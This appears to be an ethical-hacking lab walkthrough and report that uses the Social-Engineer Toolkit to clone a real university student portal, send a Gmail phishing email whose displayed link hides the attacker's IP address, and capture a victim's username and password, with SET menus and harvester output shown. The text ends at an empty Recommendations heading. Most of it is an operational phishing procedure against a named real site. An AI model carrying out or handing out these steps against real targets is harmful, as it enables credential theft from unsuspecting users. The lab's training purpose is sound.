  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> [ ]
```

Following the selection of Website Attack Vectors, you will be presented with a list of options. To proceed with the Credential Harvester Attack Method, type 3 and press Enter. This option will guide you to tools and functionalities within SET related to harvesting credentials through social engineering attacks on websites.

```
File Machine View Input Devices Help
[ ] 1 2 3 4 | [ ] 2 Sun 10 Mar, 2017

root@kali: /home/king
File Actions Edit View Help
has a username and password field and harvest all the information posted to t
he website.
The TabNabbing method will wait for a user to move to a different tab, then r
efresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This met
hod utilizes iframe replacements to make the highlighted URL link to appear l
egitimate however when clicked a window pops up then is replaced with the mal
icious link. You can edit the link replacement settings in the set_config if
its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web att
ack menu. For example you can utilize the Java Applet, Metasploit Browser, Cr
eential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell i
njection through HTA files which can be used for Windows-based powershell exp
loitation through the browser.
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) HTA Attack Method

  99) Return to Main Menu

set:webattack> [ ]
```

Type 2 and press Enter to choose Site Cloner from the menu.

```
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

 1) Web Templates  dropped 0 overruns 0 carrier 0 collisions 0
 2) Site Cloner
 3) Custom Import

 99) Return to Webattack Menu
```

```
set:webattack>
```

Type the IP address of the local machine (192.168.88.188) in the prompt for "IP address for the POST back in Harvester/Tabnabbing" and press Enter.

Note: In this case, we are targeting the Parrot Security/Kali machine (IP address: 192.168.88.188). These details may vary in your lab environment.

Now, you will be prompted for the URL to be cloned; type the desired URL in "Enter the URL to clone" and press Enter. In this task, we will clone the URL https://portal.kcau.ac.ke/.

Note: You can clone any URL of your choice.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
-->inet 192.168.36.101 netmask 255.255.255.0 broadcast 192.168.36.255
-->inet6 fe80::1001:36ff:fe00:23e5 brd ff02::1 prefixlen 64 scopeid 0x20<link>
-->RX packets 1 bytes 590 (590.0 B)
-->RX errors 0 dropped 0 overruns 0 frame 0
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:
```

If a Press {return} if you understand what we're saying here message appears, press Enter.

Note: If a message appears, asking Do you want to attempt to disable Apache? type y and press Enter.

The cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
88.188]:192.168.88.188
[-] SET supports both HTTP and HTTPS
Back [1] Examples: https://www.thisisfakeosite.com
```

```
! set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.88.188]:192.168.88.188
e [-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://portal.kcau.ac.ke/
```

Having successfully cloned a website, you must now send the IP address of your attacking machine in this case kali Linux machine to a victim and try to trick him/her into clicking on the link.

Click Firefox icon from the top-section of the Desktop to launch a web browser window and open your email account (in this example, we are using Mozilla Firefox and Gmail, respectively). Log in, and compose an email.

Note: You can log in to any email account of your choice.


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.88.188]:192.168.88.188
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://portal.kcau.ac.ke/
[*] Cloning the website: https://portal.kcau.ac.ke/
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

After logging into your email account, click the Compose button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate online ticket booking account URL (in this case), but that actually links to our malicious cloned kcau student's portal page.


Position the cursor where you wish to place the fake URL, then click the Insert link icon or type the url then select it and press **ctrl+k** buttons and select change.

In the Edit Link window, first type the actual address of your cloned site in the Web address field under the Link to section. Then, type the fake URL in the Text to display field. In this case, the actual address of our cloned students portal site is <http://192.168.88.188>, and the text that will be displayed in the message is <http://portal.kcau.ac.ke>; click OK.



The fake URL should appear in the message body, as shown in the screenshot.


Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "Go to link" pop-up. Once verified, send the email to the intended user.




- Switch to the Android virtual machine.

If the Android machine is non-responsive then, click drop-down icon beside Suspend this guest operating system icon from the toolbar and select Restart Guest or if it's not powered on power, it on.

In the Android Emulator GUI, click the Chrome icon on the lower section of the Home Screen to launch the browser.





In the Google Chrome browser window, sign into the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.



When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of <https://portal.kcau.ac.ke>.

The portal page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the Username and Password and clicks Login, the page shows an error, as shown in the second screenshot.





Switch to the Kali Linux virtual machine. In the terminal window, scroll down to find a Username and Password, displayed in plain text, as shown in the screenshot.

```
192.168.88.189 - - [10/Mar/2024 18:25:24] "GET / HTTP/1.1" 200 -
192.168.88.189 - - [10/Mar/2024 18:25:32] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: __RequestVerificationToken=864vt4SxY2bcUGflHs-jmuCLT-5qjh-tvgBCY2vc-H4
xPEBn7x1k-2hR68siq5g4_Q7RvSIajxbrJ1eEULQuqOr_tRwAaK2isof-Tk_ZcIM1
POSSIBLE USERNAME FIELD FOUND: AuthModel.Username=20/02000
POSSIBLE PASSWORD FIELD FOUND: AuthModel.Password=30886041
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

a
192.168.88.189 - - [10/Mar/2024 18:26:12] "POST /LogIn HTTP/1.1" 302 -
```

```
PARAM: __RequestVerificationToken=864vt4SxY2bcUGfLHs-jmuCLT-5qjh-tvgBCY2vc-H4  
xPEBn7x1k-2hR68siq5g4_Q7RvSIajxbrJ1eEULQuq0r_tRwAaK2isof-Tk_ZcIM1  
POSSIBLE USERNAME FIELD FOUND: AuthModel.Username=20/02000  
POSSIBLE PASSWORD FIELD FOUND: AuthModel.Password=30886041  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
192.168.88.189 - - [10/Mar/2024 18:26:12] "POST /LogIn HTTP/1.1" 302 -  
continue  
^C[*] File in XML format exported to /root/.set/reports/2024-03-10 18:40:58.1  
93166.xml for your reading pleasure ...  
Press <return> to continue
```

This concludes the demonstration of how to phish user credentials using SET.

Close all open windows and document all the acquired information.

Turn off the Parrot Security virtual machine.

Lab Report for Task 2: Harvesting Users' Credentials using the Social-Engineer Toolkit (SET)

Objective

The primary objective of this task is to demonstrate the use of the Social-Engineer Toolkit (SET) for harvesting user credentials on the Android platform. SET leverages social engineering techniques to exploit human vulnerabilities and gather sensitive information.

Procedure

Launching SET: Start the Social-Engineer Toolkit (SET) by navigating to the terminal and executing the necessary commands.

Tool Configuration: Configure SET to perform a credential harvesting attack specifically targeting the Android platform.

Attack Execution: Execute the attack to simulate the harvesting of user credentials. This involves creating a scenario that exploits human trust or behavior to obtain sensitive information.

Monitoring Results: Monitor the SET tool for successful credential harvesting and gather information on the captured credentials.

Observations

The Social-Engineer Toolkit employs various attack vectors, such as phishing or credential harvesting, to exploit human psychology and trick users into revealing sensitive data.

The success of the attack is dependent on the effectiveness of the chosen social engineering method and the target's susceptibility.

Conclusion

SET provides a powerful framework for penetration testing through social engineering techniques.

Credential harvesting is a real threat, and awareness of such attacks is crucial for implementing effective cybersecurity measures.

Recommendations

